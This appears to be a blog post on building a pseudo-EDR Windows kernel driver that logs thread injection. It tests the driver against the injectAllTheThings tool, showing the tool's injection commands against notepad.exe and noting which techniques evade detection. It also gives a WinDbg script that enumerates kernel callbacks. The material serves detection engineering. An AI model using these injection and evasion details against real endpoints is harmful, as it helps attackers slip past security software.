
Warning: As you can see from above, `ImageFileName` is `[15] UChar` so the process name if bigger that 16 is going to be truncated. It doesn't matter, but if you are aiming for perfection use the field `SeAuditProcessCreationInfo`.

For example:

```
0: kd> dt nt!_EPROCESS SeAuditProcessCreationInfo. ffff8882af0c2080
   +0x468 SeAuditProcessCreationInfo  :
      +0x000 ImageFileName               : 0xffff8882`af8c3850
_OBJECT_NAME_INFORMATION
0: kd> dt _OBJECT_NAME_INFORMATION 0xffff8882`af8c3850
nt!_OBJECT_NAME_INFORMATION
   +0x000 Name             : _UNICODE_STRING
"\Device\HarddiskVolume3\Users\rui\Desktop\procexp64.exe"
```

Note that we ignore the `SYSTEM` process because we aren't interested in it, and Windows itself does DLL injection all the time.

We can quickly demo this with the DLL injection binaries I mentioned above. Please attach a kernel debugger to the target VM and don't forget to enter the `ed nt!Kd_Default_Mask 8` to see the debug messages. DLL injection is not blocked, simply logged and you won't be able to see these being flagged without a kernel debugger attached. As a target process, we'll be using `notepad.exe`.



And we can see the following in our kernel debugger.

```
[EDR Thread Injection] Remote Process 7752 (notepad.exe) <thread 6316> was injected by Process 3424 (injectAllTheTh) <thread 6612> | Remote Process # Threads: 8
```

And if look at the `notepad.exe` process with Process Hacker we can see that we have indeed 8 threads and we can easily identify what was the injected thread. Right?

notepad.exe (7752) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handle

TID	CPU	Cycles delta	Start address	Priority
6316			kernel32.dll!LoadLibraryW	Normal
6280			ntdll.dll!RtlInitializeResource+0x...	Normal
5432			combase.dll!CStdStubBuffer_Dis...	Normal
5340			ntdll.dll!RtlInitializeResource+0x...	Normal
4524			notepad.exe+0x20100	Normal
4292			ntdll.dll!RtlInitializeResource+0x...	Normal
4088			ntdll.dll!RtlInitializeResource+0x...	Normal
1316			ntdll.dll!RtlInitializeResource+0x...	Normal

If you aren't familiar with how the `CreateRemoteThread` DLL injection technique works I recommend you to read the `injector` source code or this post. Anyway, the remote thread we created executes LoadLibraryW and we can easily identify that thread (6316) with `Process Hacker` and in the log message displayed in our debugger.


We can now try to play with the injectAllTheThings binary and see if "our" pseudo-EDR can detect other DLL injection techniques that don't follow this usual pattern.

Command Prompt

```
C:\Users\rui\Desktop>injectAllTheThings_64.exe
injectAllTheThings - rui@deniable.org
Usage: injectAllTheThings.exe -t <option> <process name> <path/to/dll>
Options:
  1     DLL injection via CreateRemoteThread()
  2     DLL injection via NtCreateThreadEx()
  3     DLL injection via QueueUserAPC()
  4     DLL injection via SetWindowsHookEx()
  5     DLL injection via RtlCreateUserThread()
  6     DLL injection via Code Cave SetThreadContext()
  7     Reflective DLL injection

C:\Users\rui\Desktop>
```

The first technique we already tried, let's try the second one using NtCreateThreadEx. Even though this API is undocumented, the technique itself it's still pretty much the same as the one we used above.



notepad.exe (6552) Properties


General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Har

TID	CPU	Cycles delta	Start address	Priority
7656			combase.dll!CStdStubBuffer_Dis...	Normal
6344			ntdll.dll!RtlInitializeResource+0x...	Normal
6336			kernel32.dll!LoadLibraryW	Normal
6200			ntdll.dll!RtlInitializeResource+0x...	Normal
2520			ntdll.dll!RtlInitializeResource+0x...	Normal
2472			ntdll.dll!RtlInitializeResource+0x...	Normal
2008			notepad.exe+0x20100	Normal
1232			ntdll.dll!RtlInitializeResource+0x...	Normal

```
[EDR Thread Injection] Remote Process 6552 (notepad.exe) <thread 6336> was injected by Process 372 (injectAllTheTh) <thread 4580> | Remote Process # Threads: 8
```

Still detected.

Let’s try the next one. This time using the QueueUserAPC API. Again, if you don’t know how these techniques work under the wood have a look at this post.




notepad.exe (3356) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

TID	CPU	Cycles delta	Start address	Priority
7288			ntdll.dll!RtlInitializeResource+0x410	Normal
6756			ntdll.dll!RtlInitializeResource+0x410	Normal
5676			combase.dll!CStdStubBuffer_Disconnect+0xd90	Normal
5460			ntdll.dll!RtlInitializeResource+0x410	Normal
2980			ntdll.dll!RtlInitializeResource+0x410	Normal
1700			notepad.exe+0x20100	Normal
1412			ntdll.dll!RtlInitializeResource+0x410	Normal
992			ntdll.dll!RtlInitializeResource+0x410	Normal

This time, we didn't get any "alert" in our kernel debugger. So, no detection. Hmm, stealthy DLL injection technique for the red teamers out there?

Let's move to the next one using SetWindowsHookEx.



notepad.exe (8224) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

TID	CPU	Cycles delta	Start address	Priority
8680			ntdll.dll!RtlInitializeResource+0x410	Normal
8216			notepad.exe+0x20100	Normal
6444			ntdll.dll!RtlInitializeResource+0x410	Normal
3068			ntdll.dll!RtlInitializeResource+0x410	Normal
1656			ntdll.dll!RtlInitializeResource+0x410	Normal
816			combase.dll!CStdStubBuffer_Disconnect+0xd90	Normal

Again, no detection. If you don't see the MessageBox please see the post I mentioned before describing how these techniques work. Anyway, another stealthy one for red teamers?

Let's try the next one, RtlCreateUserThread.

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.18362.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>sc start edr

SERVICE_NAME: edr
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :

C:\WINDOWS\system32>
```

Untitled - Notepad

File Edit Format View Help

Command Prompt - injectAllTheThings_64.exe -t 5 notepad.exe c:\Users\rui\Desktop\dllmain_64.dll

```
C:\Users\rui\Desktop>injectAllTheThings_64.exe
injectAllTheThings - rui@deniable.org
Usage: injectAllTheThings.exe -t <option> <process name> <path/to/dll>
Options:
  1     DLL injection via CreateRemoteThread()
  2     DLL injection via NtCreateThreadEx()
  3     DLL injection via QueueUserAPC()
  4     DLL injection via SetWindowsHookEx()
  5     DLL injection via RtlCreateUserThread()
  6     DLL injection via Code Cave SetThreadContext()
  7     Reflective DLL injection

C:\Users\rui\Desktop>injectAllTheThings_64.exe -t 5 notepad.exe c:\Users\rui\Desktop\dllmain_64.dll
[+] Remote thread has been created successfully ...
```

Inject All The Things!

Process attach!

OK

notepad.exe (5576) Properties


General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

TID	CPU	Cycles delta	Start address	Priority
7748			ntdll.dll!RtlInitializeResource+0x410	Normal
7280			combase.dll!CStdStubBuffer_Disconnect+0xd90	Normal
6456			ntdll.dll!RtlInitializeResource+0x410	Normal
5348			ntdll.dll!RtlInitializeResource+0x410	Normal
4852			ntdll.dll!RtlInitializeResource+0x410	Normal
4580			kernel32.dll!LoadLibraryW	Normal
4072			notepad.exe+0x20100	Normal
2692			ntdll.dll!RtlInitializeResource+0x410	Normal

This time, the DLL injection was detected (as expected).

```
[EDR Thread Injection] Remote Process 5576 (notepad.exe) <thread 4580> was injected by Process 5496 (injectAllTheTh) <thread 1424> | Remote Process # Threads: 8
```

Let’s try the next one, SetThreadContext.




notepad.exe (2564) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

TID	CPU	Cycles delta	Start address	Priority
8672			combase.dll!CStdStubBuffer_Disconnect+0xd90	Normal
7864			ntdll.dll!RtlInitializeResource+0x410	Normal
7824			ntdll.dll!RtlInitializeResource+0x410	Normal
7604			ntdll.dll!RtlInitializeResource+0x410	Normal
3416			ntdll.dll!RtlInitializeResource+0x410	Normal
2588			notepad.exe+0x20100	Normal

As expected, not detected. Finally, let's try the famous Reflective DLL injection technique by Stephen Fewer.



notepad.exe (3480) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

TID	CPU	Cycles delta	Start address	Priority
7212			notepad.exe+0x20100	Normal
6208			ntdll.dll!RtlUserThreadStart	Normal
5556			ntdll.dll!RtlInitializeResource+0x410	Normal
5028			ntdll.dll!RtlInitializeResource+0x410	Normal
2916			combase.dll!CStdStubBuffer_Disconnect+0xd90	Normal
2804			ntdll.dll!RtlInitializeResource+0x410	Normal
2728			ntdll.dll!RtlInitializeResource+0x410	Normal
2236			ntdll.dll!RtlInitializeResource+0x410	Normal

Detected again. Cool!

```
[EDR Thread Injection] Remote Process 3480 (notepad.exe) <thread 6208> was injected by Process 1048 (injectAllTheTh) <thread 1856> | Remote Process # Threads: 8
```

The results are not surprising if you played with this before. The idea of going through all the techniques was more to show you how you can use these small projects to help you test against some detection mechanisms employed by Endpoint Security products. I used `injectAllTheThings.exe` multiple times to help me work around detections, I know at least

two consultancy (red) teams that also use it regularly, and successfully. You now know that the technique used in the pseudo-EDR is not enough to detect certain techniques. You know what are its weaknesses. So start improving it!

As you can see it's not an easy task to cover all possible code injection techniques from a detection point of view. We (well, not me) sometimes laugh at security products. However, in some cases (not always), if we start playing on the other side it's not so funny.

Image Load Notifications

Any Endpoint Security software is heavily interested in Image loads. Every time a PE image (`EXE`, `DLL`, `SYS`, `CPL`, …) file loads our pseudo-EDR will receive a notification. We can register for these notifications by using the API call PsSetLoadImageNotifyRoutine. To stop receiving them, we can unregister by using the API call PsRemoveLoadImageNotifyRoutine.

We can find its definition in the ntddk.h file:

```
typedef
VOID
(*PLOAD_IMAGE_NOTIFY_ROUTINE)(
    _In_opt_ PUNICODE_STRING FullImageName,
    _In_ HANDLE ProcessId,                // pid into which image is being mapped
    _In_ PIMAGE_INFO ImageInfo
    );
```

In our driver, we register for image load notifications in the `DriverEntry` function.

```
status = PsSetLoadImageNotifyRoutine(OnImageLoadNotify);
if (!NT_SUCCESS(status)) {
    KdPrint((DRIVER_PREFIX "failed to set image load callback (status=%08X)\n",
status));
    break;
}
```

However, we don't do "anything" in the `OnImageLoadNotify` function. However, there's an interesting gotcha worth mentioning. The `FullImageName` argument you can see above is optional as noted by the SAL annotation. This means it can be `NULL` and it doesn't always produce the correct image file name. Microsoft is aware of this issue, and this issue can allegedly be abused to bypass some Security systems. There are two really interesting posts about the root cause of this issue from Ensilo, here and here. There's another different issue with this callback, that I might talk about in a different post.

Kernel Notify Callbacks Enumeration

As mentioned before, if we can set these callbacks… we can also remove them. If the callback is set by our driver it's trivial to unset it. However, if we want to enumerate all the callbacks that exist on the system extra work is required.

We can use some `kd` scripting kung-fu and enumerate all the callbacks registered in the system easily.

KD (WinDbg) script

To look at the callbacks registered in the system we can use some debugging and automation scripts.

You can use the `kd` script below to list Process, Threads, and Image load callbacks. It's not very robust in terms of error handling at the moment. Feel free to improve it. There are no dependencies, just some quick scripting with the Debugging Tools.

```
$$ displays a list of all registered process/thread creation and image load callbacks
$$ $$><C:\Users\rui\Desktop\windbg-scripts\psnotifycallbacks.wdb


r $t0 = dwo(nt!PspCreateProcessNotifyRoutineExCount)
r $t1 = dwo(nt!PspCreateProcessNotifyRoutineCount)
r $t3 = nt!PspCreateProcessNotifyRoutine

aS ${Total} (@$t0 + @$t1)

.block
{
  .printf "[+] Total of: %u CreateProcessNotifyRoutines\n", ${Total}

  .for (r $t4 = 0 ; $t4 < ${Total} ; r $t4 = @$t4 + 1)
  {
    r $t5 = poi(@$t3 + (@$ptrsize * @$t4))
    r $t5 = @@C++(@$t5 & (~0xf))
    r $t6 = (@$t5 + @$ptrsize)
    .printf "[%u] %y\n", @$t4, poi(@$t6)
  }
}

